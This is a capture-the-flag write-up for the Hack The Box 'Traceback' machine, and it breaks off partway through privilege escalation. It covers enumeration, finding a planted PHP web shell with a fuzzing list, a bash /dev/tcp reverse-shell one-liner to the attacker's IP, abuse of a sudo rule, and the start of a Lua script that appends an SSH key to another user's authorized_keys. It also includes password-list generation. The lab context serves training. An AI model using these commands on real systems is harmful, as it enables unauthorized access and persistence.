
825_HTB_TraceBack

[HTB] TraceBack

- by **Pablo** `github.com/vorkampfer/hackthebox2/traceback`
- **Resources:**

> 1. 0xdf walk-through: `https://0xdf.gitlab.io/2020/08/15/htb-traceback.html`
> 2. Ippsec walkthrou: `https://ippsec.rocks/`
> 3. 0xdf YouTube: `https://www.youtube.com/@0xdf`
> 4. Privacy search engine `https://metager.org`
> 5. Privacy search engine `https://ghosterysearch.com/`
> 6. CyberSecurity News `https://www.darkreading.com/threat-intelligence`
> 7. `https://book.hacktricks.xyz/`



Traceback

OS: Linux

Difficulty: Easy

Points: 20

Release: 14 Mar 2020

IP: 10.10.10.181

- **View terminal output with color**

> `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*

Synopsis:

```
Traceback starts with finding a webshell that’s already one the server with some enumeration and a bit of open source
research. From there, I’ll pivot to the next user with sudo that allows me to run Luvit, a Lua interpreter. To get root,
I'll notice that I can write to the message of the day directory. These scripts are run by root whenever a user logs in. I
actually found this by seeing the cron that cleans up scripts dropped in this directory, but I'll also show how to find it
with some basic enumeration as well. In Beyond Root, I'll take a quick look at the cron that's cleaning up every thiry
seconds. ~0xdf
```

Skill-set:

Checking connection status

1. **Checking my openvpn connection with a bash script.**

```
1. ▷  htb_status.sh --status
[sudo] password for h@x0r:

==>[+]  OpenVPN is up and running.
2024-08-20 23:35:21 Initialization Sequence Completed

==>[+]  The PID number for OpenVPN is: 130046

==>[+]  Your Tun0 ip is: 10.10.14.41

==>[+]  The HackTheBox server IP is: 10.129.178.92 traceback.htb

==>[+] PING 10.129.178.92 (10.129.178.92) 56(84) bytes of data.
64 bytes from 10.129.178.92: icmp_seq=1 ttl=63 time=1494 ms

--- 10.129.178.92 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1493.923/1493.923/1493.923/0.000 ms

==>[+] 10.129.178.92 (ttl -> 63): Linux

Done!
```

Basic Recon

2. **Nmap**

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases visit github.com/vorkampfer
2. ▷ openscan traceback.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan
to grab ports.
3. ▷ echo $openportz
22,80
4. ▷ source ~/.zshrc
5. ▷ echo $openportz
22,80
6. ▷ portzscan $openportz traceback.htb
7. ▷ qnmap_read.sh
Enter the path of your nmap scan output file: portzscan.nmap
nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 traceback.htb
>>> looking for nginx
>>> looking for OpenSSH
OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
>>> Looking for Apache
Apache httpd 2.4.29
>>> Looking for popular CMS & OpenSource Frameworks
>>> Looking for any subdomains that may have come out in the nmap scan
>>>  Here are some interesting ports
22/tcp open  ssh
OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
>>> Listing all the open ports
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
80/tcp open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
Goodbye!
8. Whenever there is only 2 ports open and I get back little information I like to run some nmap .nse scripts.
9. ▷ nmap --script http-enum -p80 traceback.htb -oN http_enum_80.nmap -vvv
10. Fail, I get nothing.
11. ▷ nmap --script=vuln -p80 -oN script_vuln.nmap -vvv traceback.htb
12. Fail, nothing on the vuln scan either.
```

OPENSSH (1:7.6P1-4UBUNTU0.3) *UBUNTU BIONIC BEAVER*-SECURITY; URGENCY=MEDIUM

3. **Discovery with *Ubuntu luanchpad***


```
1. I lookup `OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 luanchpad`
2. According to luanchpad the server is an Ubuntu Bionic Beaver LTS 18
3. openssh (1:7.6p1-4ubuntu0.3) bionic-security; urgency=medium
```

4. **Whatweb**

```
1. ▷ whatweb http://10.129.178.92/
http://10.129.178.92/ [200 OK] Apache[2.4.29], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29
(Ubuntu)], IP[10.129.178.92], Title[Help us]
```

5. **curl the server**

```
1. ▷ curl -s -X GET http://10.129.178.92 -I
HTTP/1.1 200 OK
Date: Wed, 21 Aug 2024 00:11:47 GMT
Server: Apache/2.4.29 (Ubuntu)
Last-Modified: Tue, 27 Aug 2019 11:29:44 GMT
ETag: "459-5911796d5b788"
Accept-Ranges: bytes
Content-Length: 1113
Vary: Accept-Encoding
Content-Type: text/html
```



This site has been owned

I have left a backdoor for all the net. FREE INTERNETZZZ

- Xh4H -

6. **Begin manual website enumeration**

```
1. ▷ sudo nmap -sU --top-ports 100 --open -T2 -vvv -n 10.129.178.92 -oN top_ports_UDP_scan.nmap
>>> PORT    STATE         SERVICE REASON
68/udp open|filtered dhcpc    no-response
2. I am getting nothing I will try some directory busting
```

Directory Busting

7. **fuzzing with wfuzz, gobuster, and ffuf**

```
1. ▷ wfuzz -c --hc=404 --hh=1113 -t 100 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
'http://10.129.178.92/FUZZ'
2. FAIL, nothing with wfuzz
3. ▷ gobuster dir -u http://10.129.178.92/ -w /usr/share/dirbuster/directory-list-2.3-small.txt -t 100 --no-error
4. FAIL, nothing with gobuster.
```

Search online

Some of the best web shells that you might need! - GitHub

Some of the best web shells that you might need! Contribute to TheBinitGhimire/**Web-Shells** development by creating an account on GitHub.

Issues
Issues - Some of the best web shells that you might need! - GitHub

Pull requests 1
Pull requests 1 - Some of the best web shells that you might need! - GitHub

Discussions
Discussions - Some of the best web shells that you might need! - GitHub

Actions
Actions - Some of the best web shells that you might need! - GitHub

Projects
We would like to show you a description here but the site won't allow us.

Security
GitHub is where people build software. More than 100 million people use GitH...

8. **I did not yet have a vector of where this box was going. I read some reviews on the box and they meantion to look up online a comment left by the hacker**

```
1. I view the page source of the main page.
2. ▷ curl -s -X GET http://traceback.htb/ | grep "owned" -A3
                <h1>This site has been owned</h1>
                <h2>I have left a backdoor for all the net. FREE INTERNETZZZ</h2>
                <h3> - Xh4H - </h3>
                <!--Some of the best web shells that you might need ;)-->
3. I search online for "Some of the best web shells that you might need"
4. https://github.com/TheBinitGhimire/Web-Shells
5. The first link matches my exact description. I click on the github.
6. I take the list of webshell names and copy them to a file and I clean the file.
7. ▷ vim php_shells.txt
8. I paste in the copied list of webshells from the github page. I do not add any permutations using vim, hashcat, or crunch
because I know the word I am looking for is already in this list.
9. ▷ cat php_shells.txt | cut -d' ' -f1
alfav3-encoded.php
alfav4.1-decoded.php
alfav4.1-encoded.php
andela.php
bloodsecv4.php
by.php
c99ud.php
cmd.php
configkillerionkros.php
mini.php
obfuscated-punknopass.php
punk-nopass.php
punkholic.php
r57.php
smevk.php
TwemlowsWebShell.php
wso2.8.5.php
```

Directory Busting part 2

9. **I then try to do some directory busting again but this time I have this wordlist I got from the github site.**

```
1. ▷ wfuzz -c --hc=404 --hh=111390 -t 100 -w php_shells.txt 'http://10.129.178.92/FUZZ'
=====================================================================
ID           Response   Lines    Word       Chars        Payload
=====================================================================
000000015:   200        58 L     100 W      1261 Ch      "smevk.php"

2. gobuster dir -u http://10.129.178.92 -w php_shells.txt
===============================================================
Progress: 17 / 18 (94.44%)
/smevk.php            (Status: 200) [Size: 1261]
===============================================================
Finished
```

Optional: How to generate a custom password list

10. **Success, that was too easy. This is a great time to learn how to create a custom wordlists. There is a way to use tools like Vim Macros, hashcat, cewl, and I forget what other tools but there are several to create wordlists from a few usersnames. 0xdf has a great tutorial on his walkthrough on using vim in visual mode to permutate a password list.**

```
1. Cewl comes pre-installed in blackarch. Here are some cewl usage examples
2. cewl http://10.10.x.x/ -w php_shells.txt
```

```
torsocks cewl https://github.com/TheBinitGhimire/Web-Shells
With numbers
cewl --with-numbers http://fuse.fabricorp.local/papercut/logs/html/index.htm > passwords
From a box on HackTheBox
cewl http://10.10.x.x/People/ > wordlist.lst
cewl -d 2 -m 6 https://foo.com <<< The -d just means the depth of the spidering. 2 is a standard depth. The -m is the length you want your passwords to be.
```

---

11. **Another popular wordlist generator is crunch. It comes pre-installed in blackarch.**

```
https://www.hackercoolmagazine.com/crunch-wordlist-generator-complete-guide/
man crunch
▷ cat /usr/share/crunch/charset.lst
```

---

12. **Here is a simple python password permutator**


```
▷ cat basic_password_permutator.py; echo
#!/usr/bin/env python3

# This is probrably the worst password permutator ever, but it can be improved upon.
# This takes a simple wordlist with no special characters or numbers
# and adds a couple numbers and special characters at the end.
# USAGE: ▷ cat simple_words.txt | python3 basic_password_permutator.py
import random
from random import randint
import sys
import re

data = sys.stdin.readlines()
list = ["!",".","*",".","*","&","@","%","$","#","!","#","@"]
listb = ["-","!",".","*",".","*","&","@","%","$","#","!","#"]

for row in data:
    num = randint(1,999)
    num = str(num)
    ran = random.choice(list)
    ranb = random.choice(listb)
    row = re.sub("\n", "", row)
    new_word = row+num+ran+ranb
    print(new_word[:])
```

---

13. **There are already some really great password lists out there already that contain hundres of thousands if not millions of password strings. You can simply take whatever subject you are wanting to hack. Let's say batman for example and grep out the passwords for batman into a smaller list and boom you have a proven list customized for you.**


```
▷ cat rockyou.txt | grep batman > batman_wordlist.txt
▷ wc -l batman_wordlist.txt
906 batman_wordlist.txt
```

Back to enumeration



13. **I take the php file found by wfuzz and check it out**


```
▷ wfuzz -c --hc=404 --hh=111390 -t 100 -w php_shells.txt 'http://10.129.178.92/FUZZ'
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
000000015:   200        58 L     100 W      1261 Ch     "smevk.php"
http://10.129.178.92/smevk.php
```



```
<body>
<center>
<div class="loginpage">
    <img src="/bg.jpg" alt="Smevk Logo">
    <div id="pageheading">SmEvK_PaThAn Shell V3</div>
    <form method="post">
        User Name: <input type="text" name="uname" ><br>
        Password :  <input type="password" name="pass" ><br>
       <input type="submit" name="login" value="Login">
```

14. **There is a username and password in the page source**

```
▷  curl -s 'http://10.129.178.92/smevk.php' | grep -iE
"auth|secret|passw|user|\.js|\.zip|\.config|admin|hash|\.php|\.asp|token|\.ini|api|priv|exec|eval"
<link href="https://fonts.googleapis.com/css?family=Josefin+Sans:400,100" rel="stylesheet">
        User Name: <input type="text" name="uname" ><br>
        Password :  <input type="password" name="pass" ><br>
```



```
Uname       : Linux traceback 4.15.0-58-generic #64-Ubuntu SMP Tue Aug 6 11:12:41 UTC 2019 x86_64
User        : 1000 ( webadmin ) Group: 1000 ( webadmin )
Server      : Apache/2.4.29 (Ubuntu)
Useful      : php, perl, tar, gzip, bzip2, nc, locate
Downloaders: wget
D/functions :
            pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifconti
Cwd         : /var/www/html/ drwxr-xr-x [ home ]
```


File manager

□ Name	Size	Modify
□ [..]	dir	2021-04-22 06:08:27
□ bg.jpg	528.97 KB	2019-07-31 04:50:58

15. **Ok the this password in the source is wrong. I searched online and the default credentials are** `admin:admin`

```
admin:admin
SUCCESS, I get logged in
```

Gaining a shell as webadmin



Change dir:

/var/www/html/

Make dir:

[Writeable]

Execute:

bash -c 'bash -i >& /dev/tcp/10.10.14.41/443 0>&1'

16. **This admin panel allows you to do stuff like execute commands**

```
1. In the execute field I type `bash -c 'bash -i >& /dev/tcp/10.10.14.157/443 0>&1'`
2. Before I hit enter I set up my netcat listener on 443.
3. sudo nc -nlvp 443
4. SUCCESS I have a shell
5. ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.178.92 50046
bash: cannot set terminal process group (714): Inappropriate ioctl for device
bash: no job control in this shell
webadmin@traceback:/var/www/html$ whoami
whoami
webadmin
```

---

17. **Upgrade the shell**

```
1. webadmin@traceback:/var/www/html$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
webadmin@traceback:/var/www/html$ ^Z
[1]  + 637998 suspended  sudo nc -nlvp 443
~/hackthebox/traceback ▷ stty raw -echo; fg
[1]  + 637998 continued  sudo nc -nlvp 443
                                          reset xterm
webadmin@traceback:/var/www/html$ export TERM=xterm-256color
webadmin@traceback:/var/www/html$ source /etc/skel/.bashrc
webadmin@traceback:/var/www/html$ stty rows 38 columns 188
webadmin@traceback:/var/www/html$ export SHELL=/bin/bash
webadmin@traceback:/var/www/html$ echo $SHELL
/bin/bash
webadmin@traceback:/var/www/html$ echo $TERM
xterm-256color
webadmin@traceback:/var/www/html$ tty
/dev/pts/0
```

Begin enumeration

18. **Begin enumertion as webadmin**

```
1. webadmin@traceback:/home/webadmin$ cat note.txt
- sysadmin -
I have left a tool to practice Lua.
Im sure you know where to find it.
Contact me if you have any question.
2. This is my interpretation of this note. This is a note from the sysadmin telling the webadmin I have a file to help you
practice Lua programming language. It requires sudo but I have given you sudoers permissions to run as root with no
password. lol, I am starting to get the hang of this stuff. I have not even looked at anything yet but this note.
3. Lets find out if I am kind of close to what I think is going on with this note.
4. webadmin@traceback:/home/webadmin$ sudo -l
Matching Defaults entries for webadmin on traceback:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on traceback:
    (sysadmin) NOPASSWD: /home/sysadmin/luvit
5. webadmin@traceback:/home/webadmin$ cat .bash_history
ls -la
sudo -l
nano privesc.lua
sudo -u sysadmin /home/sysadmin/luvit privesc.lua
rm privesc.lua
logout
6. I wanted to see if I could recover the file `privesc.lua` using foremost but that is not the intended path of this box.
So i run the command inside of the .bash_history file and I am able to run it
```

```
7. sudo -u sysadmin /home/sysadmin/luvit
8. webadmin@traceback:/home/webadmin$ sudo -u sysadmin /home/sysadmin/luvit
Welcome to the Luvit repl!
>
9. SUCCESS, we can run this file as sysadmin without a sudo password. We could abuse this by injecting our `public key` into the `sysadmins` ~/.ssh/authorized_keys file. Whatever script we write has to end in lua. So technically we are writing a lua script.
```

Create ssh-keys

19. **I like to create the keys in my woking directory**

```
1. The keys can be created in ed25519 or rsa I do not think that matters. ed25519 is much shorter and it is the default (unless you are dealing with an older server then rsa may be being used instead.) so lets use ed25519 for now.
2. ᐅ cd hackthebox/traceback
3. ᐅ ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/h@x0r/.ssh/id_ed25519): /home/h@x0r/hackthebox/traceback/id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/h@x0r/hackthebox/traceback/id_rsa
Your public key has been saved in /home/h@x0r/hackthebox/traceback/id_rsa.pub
The key fingerprint is:
SHA256:ZdCvxXdKXWbao32kJHbaiB1TObgnLUcBAtReNdwQtOQ h@x0r@Bl@ckArchH@x0r
The keys randomart image is:
+--[ED25519 256]--+
|       .++. .*O* |
|         .o.oo*o=|
|         .oo *EB.|
|         o. X @.*|
|        S  = ^o=o|
|          . =.+..|
|                .|
|                 |
|                 |
+----[SHA256]-----+
4. ᐅ cat id_rsa.pub
ssh-ed25519 AAAAC3NzBC1lZDI1NTE5AAAAIN6c7/nSlXK2w5PhJbgAp+7jooahG8sMslav9oM6bCEp h@x0r@Bl@ckArchH@x0r
5. We will use everything inside of our id_rsa.pub file in the lua script that will be our privesc exploit.
```

Creating the lua script

20. **We need to create a simple .lua script that will write to the sysadmin's authorized_keys file. We can do this if we create the exploit with a .lua extension and use the webadmin's sudoers privilege of running luvit without any root password which will bypass permissions and execute the exploit as sysadmin.**

```
1. I cd into /dev/shm and create the exploit there. I will call it `pwned.lua`
2.
=============================================================
authkeys = io.open("/home/sysadmin/.ssh/authorized_keys", "a")
